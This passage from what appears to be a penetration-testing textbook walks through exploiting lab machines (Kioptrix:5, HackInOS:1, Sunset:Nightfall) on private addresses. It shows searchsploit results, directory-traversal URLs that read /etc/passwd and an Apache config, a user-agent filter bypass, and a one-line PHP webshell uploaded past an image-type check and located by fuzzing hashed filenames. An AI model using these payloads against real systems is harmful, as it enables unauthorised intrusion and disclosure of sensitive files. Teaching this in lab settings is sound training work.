Apache 2.4.17 - Denial of Service         | exploits/windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl g    | exploits/linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Se    | exploits/linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_se    | exploits/php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard H    | exploits/linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS M    | exploits/linux/webapps/42745.py
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.    | exploits/multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.js    | exploits/multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Fi    | exploits/multiple/remote/21491.txt
----------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~/lab/Joy#
```

Figure 7.12: *list of Apache 2.4 exploits*

Our search for Apache 2.4 presents us with a list of potential exploits, we can see two Apache exploits which match with the Apache version installed on the target and may be useful to us:

Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php

Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py




Figure 7.13: *list of DropBear exploits*

Searching for dropbear on searchsploit gives us an exact version match:

Dropbear SSH 0.34 - Remote Code Execut | exploits/linux/remote/387.c




Figure 7.14: *list of ProFTPd exploits*

Results of proftpd search show 3 potential exploits for version 1.3.5

ProFTPd 1.3.5 - 'mod_copy' Command Exe | exploits/linux/remote/37262.rb

ProFTPd 1.3.5 - 'mod_copy' Remote Comm | exploits/linux/remote/36803.py

ProFTPd 1.3.5 - File Copy | exploits/linux/remote/36742.txt

Searching for dovecot, postfix, samba, and snmpd did not produce any meaningful exploit or shellcode results for the versions installed on the target host.

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.15

Operating System: Linux (Debian 9)

Open Ports & Services:

- 21/tcp FTP
  - ProFTPD 1.3.5
    - Found listing of user patrick's home directory in /upload/directory.
    - Exploits found
      - ProFTPd 1.3.5 - 'mod_copy' Command Exe | exploits/linux/remote/37262.rb
      - ProFTPd 1.3.5 - 'mod_copy' Remote Comm | exploits/linux/remote/36803.py
      - ProFTPd 1.3.5 - File Copy | exploits/linux/remote/36742.txt
- 22/tcp SSH
  - Dropbear sshd 0.34 (protocol 2.0)
    - Exploit found
      - Dropbear SSH 0.34 - Remote Code Execut | exploits/linux/remote/387.c
- 25/tcp SMTP
  - Postfix smtpd package version 3.1.8-0
- 80/tcp HTTP
  - Apache httpd 2.4.25, /ossec directory contains web interface for OSSEC-HIDS
    - Exploits found
      - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
      - Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py
- 110/tcp POP3

    - Dovecot pop3d package version 1:2.2.27-3
- 139/tcp netbios-ssn
    - Samba smbd package version 2:4.5.16
- 143/tcp IMAP
    - Dovecot imapd package version 1:2.2.27-3
- 445/tcp netbios-ssn
    - Samba smbd package version 2:4.5.16
- 465/tcp SMTP
    - Postfix smtpd package version 3.1.8-0
- 587/tcp SMTP
    - Postfix smtpd package version 3.1.8-0
- 993/tcp ssl/imaps?
- 995/tcp ssl/pop3s?
- 123/udp ntp
    - NTP v4 (unsynchronized)
- 137/udp netbios-ns
    - Samba nmbd netbios-ns package version 2:4.5.16
- 161/udp snmp
    - SNMPv1 server; net-snmp SNMPv3 server (public)
- 36969/udp tftp (found using snmpwalk)
    - Mapped to patrick's home directory

Kioptrix:5

Previously, enumeration of the Apache web server instance running on port 80 revealed the existence of pChart2.1.3 application on the target, our enumeration of port 8080 displayed HTTP 403 forbidden pages and did not reveal anything of importance.

We will search for vulnerabilities on the services and applications running on the target machine employing the information found in the previous phases:

Apache2 package version 2.2.21

- mod_ssl version 2.2.1
- OpenSSL version 0.9.8q
- PHP version 5.3.8

pChart version 2.1.3

Open the terminal window and issue **`searchsploit <software-name> <version>`** command one by one on the list of packages given as follows:

```
root@kali:~# searchsploit Apache 2.2.21
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Apache < 2.0.64 / < 2.2.21 mod_setenvi | exploits/linux/dos/41769.txt
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

Figure 7.15: *list of Apache 2.2.21 exploits*

The command outputs a single Apache exploit for Apache version 2.2.21, however as by the path location, this is a 'dos' a.k.a denial of service exploit and cannot be used to obtain remote access.

```
root@kali:~# searchsploit pchart 2.1.3
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
pChart 2.1.3 - Multiple Vulnerabilitie | exploits/php/webapps/31173.txt
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

Figure 7.16: *list of pChart 2.1.3 exploits*

Searching for pchart 2.1.3 in searchsploit gives us an exact version match:

pChart 2.1.3 - Multiple Vulnerabilitie | exploits/php/webapps/31173.txt

Let's take a look at the exploit by using the command:

```
cat /usr/share/exploitdb/exploits/php/webapps/31173.txt | less
```

```
[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.
```

Figure 7.17: *Contents of pChart directory traversal exploit 31173.txt*

The pchart application seems to be affected by directory traversal vulnerability which could result in disclosure of sensitive files.

A sample exploit url has been provided by the exploit author, lets customize the sample URL and try it out on our target.

Open up the Firefox browser from the dock and browse to **http://10.0.2.104/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd**

Figure 7.18: *Exploiting pChart vulnerability to view contents of passwd file*

As you can notice that the directory traversal exploit worked, we are able to view the passwd file.

Since Apache is the only remotely accessible service running on the target, and there aren't many loopholes to exploit. We will use the same directory traversal vulnerability to read the Apache configuration file to find any configurational weaknesses and the reason for getting 403 forbidden message while accessing port 8080.

The operating system running on the target host is FreeBSD 9.0 and doing a google search reveals that the Apache config file is situated at `/usr/local/etc/apache22/httpd.conf`

Craft the exploit URL to read the Apache config file and open it in the web browser:

http://10.0.2.104/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf




Figure 7.19: *Viewing Apache configuration using pChart directory traversal exploit*

We now have access to the Apache configuration file. Scrolling through the configuration brings us to the VirtualHost configuration for port 8080 as shown in the screenshot above. We can see that the access to port 8080 is allowed only in cases where the 'user-agent' of the client matches Mozilla/4.0 Mozilla4_browser. This string is sent from the client to the server while establishing a HTTP connection. As the client is under our control the responses sent by it can be manipulated to send the data expected by the server and allow our connection to go through. This effectively bypasses any client-based filtering or restrictions implemented on the server side.

There are multiple ways to change the user-agent string sent by the client as shown in the three options given as follows:

1. Enter '**`about.config`**' in firefox browser, right click on the list and add a new 'String' type variable named '**`general.useragent.override`**' containing value '**`Mozilla/4.0 Mozilla4_browser`**'.
2. Use a firefox addon such as '*User-Agent Switcher and Manager*' to change the default user-agent string.
3. Use an HTTP intercepting proxy such as burpsuite or zaproxy to intercept all outgoing requests and rewrite the string before submitting to the server.

Change the firefox user-agent string using any of the method above, and browse to **http://10.0.2.104:8080**




Figure 7.20: *Port 8080 shows index page instead of forbidden 403 error page*

Great, the server responded with a webpage instead of the usual 403 or forbidden message, we can see a link to phptax application.




Figure 7.21: *PHPTax application on port 8080*

The page title shows that the phptax application has been developed by William L. Bergrenn and copyright year is 2003. No version details are mentioned either on the page or in the source code.

Let's search for any known exploits for the phptax application using searchsploit.

```
root@kali:~# searchsploit phptax
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
PhpTax - 'pfilez' Execution Remote Cod | exploits/php/webapps/21833.rb
PhpTax 0.8 - File Manipulation 'newval | exploits/php/webapps/25849.txt
phptax 0.8 - Remote Code Execution     | exploits/php/webapps/21665.txt
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~#
```

Figure 7.22: *list of PHPTax exploits*

Searchsploit found three results for phptax application:

PhpTax - 'pfilez' Execution Remote Cod | exploits/php/webapps/21833.rb

PhpTax 0.8 - File Manipulation 'newval | exploits/php/webapps/25849.txt

```
phptax 0.8 - Remote Code Execution | exploits/php/webapps/21665.txt
```

Take notes on the observations made so far and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.104

Operating System: FreeBSD

Open Ports & Services:

- 80/tcp http
  - Apache httpd 2.2.21
  - mod_ssl/2.2.21
  - OpenSSL/0.9.8q
  - DAV/2 PHP/5.3.8
  - pChart application found: http://10.0.2.104/pChart2.1.3/index.php
    - Exploit found
      - pChart 2.1.3 - Multiple Vulnerabilitie | exploits/php/webapps/31173.txt
- 8080/tcp http
  - Apache httpd 2.2.21
    - User-agent required: ‘Mozilla/4.0 Mozilla4_browser’
  - mod_ssl/2.2.21
  - OpenSSL/0.9.8q
  - DAV/2 PHP/5.3.8
  - PhpTax application found: http://10.0.2.104:8080/phptax/
    - Exploits found
      - PhpTax - 'pfilez' Execution Remote Cod | exploits/php/webapps/21833.rb
      - PhpTax 0.8 - File Manipulation 'newval | exploits/php/webapps/25849.txt

phptax 0.8 - Remote Code Execution | exploits/php/webapps/21665.txt

HackInOS:1

During the enumeration phase we had come across a PHP upload page on the webserver. The HTML source of the upload.php page contained a comment which provided us with a link to the developer's GitHub page.

Let's open the upload.php source code page on GitHub using firefox browser. **https://github.com/fatihhcelik/Vulnerable-Machine---Hint/blob/master/upload.php**

After reading the source code, you will get a fair amount of understanding regarding the functioning of the upload file. Let's see what all we discovered in the file:

```
$target_dir = "uploads/";
```

Location of file upload directory is uploads.

```
if($check["mime"] == "image/png" || $check["mime"] ==
"image/gif"){
```

The server checks the type based on mime-type, and types of files allowed are png and gif.

```
$rand_number = rand(1,100);
```

A random number picked is from a small set of numbers ranging from 1 to 100.

```
$target_file = $target_dir . md5(basename($_FILES["file"]
["name"].$rand_number));
```

Naming convention followed after the files are uploaded on the server.

With the information at hand let's create a basic php shell file containing GIF tags to bypass the upload filter at the server end to check and ultimately demonstrate the vulnerability.

Open a terminal, and use the command **`nano cmd.php`** to create a file called **`cmd.php`**, and add the following data to the file contents:

```
GIF89a;
<? system($_GET['cmd']);?>
```

The above **cmd.php** file will give us basic access to the remote server, and allow us to execute simple system commands on the target through our web browser.

Browse to **http://10.0.2.4:8000/upload.php** using Firefox Browser and upload the **cmd.php** file that we created.




Figure 7.23: *uploading cmd.php*

Once you have uploaded the **cmd.php** file to the server, we will still not be able to access the **cmd.php** file as the name was changed by the upload script. we need to find out its new name after getting uploaded.

What we do know so far is that the file will be named as MD5 hash of the original filename (**cmd.php**) appended with a random number from 1-100, so the final file name present in the **/uploads** directory will be MD5 hash of any of the values ranging from **cmd.php1**, **cmd.php2** until **cmd.php100**.

We will generate the **md5sum** of the string **cmd.php1**, **cmd.php2**, **cmd.php3**, and so on using the command **echo -n cmd.php(n) | md5sum** within a terminal.




Figure 7.24: *Creating MD5 hash strings*

As you can see, we have generated the 32-byte MD5 hash for string **cmd.php1** along with a few spaces and - added at the end.

The preceding approach of issuing commands one after the other will be very tedious and inefficient process and end up taking a lot of time and effort so let's automate the process and store all the hashes in a file **`md5strings.txt`** using a bash 'for' loop.

```
for ((i=1; i<=100; i++)); do echo -n cmd.php$i | md5sum; done |
cut -d " " -f1 > md5strings.txt
```

The 'for' loop above generates a list of md5 hashes, the extra - at the end of md5sum output is sanitized by piping it through the '**`cut`**' command. The **`-d`** flag in the cut command sets the delimiter to the space character and the **`-f`** flag extracts the field number specified and stores the filtered results to the **`md5strings.txt`** file.

In the preceding example we have set the delimiter to <space> and field to '1' which contains the md5 hash string.




Figure 7.25: *Automating md5 hash creation*

The small bash script of ours created a sanitized list of md5 hashes for all possible file names ranging from **`cmd.php1`** to **`cmd.php100`**.

The file has been uploaded, and we just need to check for the presence of these files on the **`/uploads`** directory of the target server. Since we are dealing with a large list of potential file names which needs to be checked on the server, we will automate the process for finding the list of files on the server using a tool called *wfuzz*.

Open a terminal and run the command **`wfuzz -w md5strings.txt --hc 404 http://10.0.2.4:8000/uploads/FUZZ.php`**

The wfuzz tool is a network-based web application fuzzing tool which supports brute-forcing of web applications, the tool operated by replacing the 'FUZZ' keyword with the values specified in payload. The **`-w`** flag is used to specify a filename containing the list of FUZZ words while the **`--hc`** flag hides responses with the specified http status code.

Figure 7.26: *Fuzzing /uploads directory for files*

We were able to identify the name of the uploaded **`cmd.php`** file, the new file exists at **http://10.0.2.4:8000/uploads/032e6bb36946eccf17ab1a2af2bf86a0.php**

> **Note:** The target system periodically deletes the cmd.php file uploaded to the /uploads directory; re-upload the cmd.php and run the wfuzz command in cases where the fuzzer is unable to find the file or whenever you are not able to access the webshell through browser.

Access the simple php web-shell we uploaded earlier using Firefox and execute the 'id' command on the target **http://10.0.2.4:8000/uploads/<md5string>.php?cmd=id**

Figure 7.27: *executing id command using cmd.php webshell*

The output of the 'id' command shows that webshell is running with privileges of www-data.

We will search for vulnerabilities on the services and applications running on the target machine employing the information found in the previous phases:

> Apache2 package version 2.4.25
>
> WordPress version 5.0.3
>
> OpenSSH version 7.2p2

Open the terminal window and issue **`searchsploit <software-name> <version>`** command one by one on the list of packages given above.

```
root@kali:~/lab/HK# searchsploit apache 2.4
----------------------------------------- ----------------------------------------
 Exploit Title                           |  Path
                                         | (/usr/share/exploitdb/)
----------------------------------------- ----------------------------------------
Apache 2.2.4 - 413 Error HTTP Request    | exploits/unix/remote/30835.sh
Apache 2.4.17 - Denial of Service        | exploits/windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl g   | exploits/linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Se   | exploits/linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_se   | exploits/php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard H   | exploits/linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS M   | exploits/linux/webapps/42745.py
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.   | exploits/multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.js   | exploits/multiple/remote/21490.txt
Apache Tomcat 3.2.3/3.2.4 - Example Fi   | exploits/multiple/remote/21491.txt
----------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~/lab/HK#
```

Figure 7.28: *List of Apache 2.4 exploits*

Our search for Apache 2.4 presents us with a list of potential exploits, we can see two Apache exploits which match with the Apache version installed on the target and may be useful to us:

`Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php`

`Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py`




Figure 7.29: *List of WordPress 5.0.3 exploits*

Searching for WordPress on searchsploit gives one match for stored XSS and CSRF combination vulnerability:

```
WordPress Plugin Quick Page/Post Redir |
exploits/php/webapps/32867.txt
```




Figure 7.30: *List of OpenSSH 7.2p2 exploits*

Results of OpenSSH search show two potential exploits for version 7.2p2.

```
OpenSSH 7.2p2 - Username Enumeration   |
exploits/linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration  |
exploits/linux/remote/40113.txt
```

Take notes on the observations made so far, and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.4

Operating System: Ubuntu Linux

Open Ports & Services:

- 22/tcp SSH

- OpenSSH 7.2p2 Ubuntu 4ubuntu2.7
- Exploits Found
  - OpenSSH 7.2p2 - Username Enumeration | exploits/linux/remote/40136.py
  - OpenSSHd 7.2p2 - Username Enumeration | exploits/linux/remote/40113.txt

- 8000/tcp HTTP
  - Apache httpd 2.4.25
  - Exploits found
    - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
    - Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py
  - WordPress 5.0.3
  - Exploit found
    - WordPress Plugin Quick Page/Post Redir | exploits/php/webapps/32867.txt
  - http-robots.txt: 2 disallowed entries
    - /upload.php
      - page source available on https://github.com/fatihhcelik/Vulnerable-Machine---Hint/blob/master/upload.php
        - GIF and PNG files are allowed, uploaded files are renamed to md5-hash(filename + random number 1-100).ext and stored in /uploads directory.
        - Basic webshell cmd.php with GIF89a tag was uploaded to the server.
        - Webserver is running with privileges of user www-data.

- /uploads

Sunset:Nightfall

The service enumeration performed in the previous phase provided us with the versions for the services running on the target machine, the list of services and their corresponding version numbers are listed as follows:

> pyftpdlib version 1.5.5
> OpenSSH version 7.9p1
> Apache2 package version 2.4.38
> MySQL package version 5.5.5-10.3.15-MariaDB-1

Open the terminal window and issue **`searchsploit <software-name> <version>`** command one by one on the list of packages given above.

```
root@kali:~/lab/nightfall# searchsploit apache 2.4.38
---------------------------------------- ----------------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
---------------------------------------- ----------------------------------------
Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
---------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~/lab/nightfall#
```

Figure 7.31: *list of Apache 2.4.38 exploits*

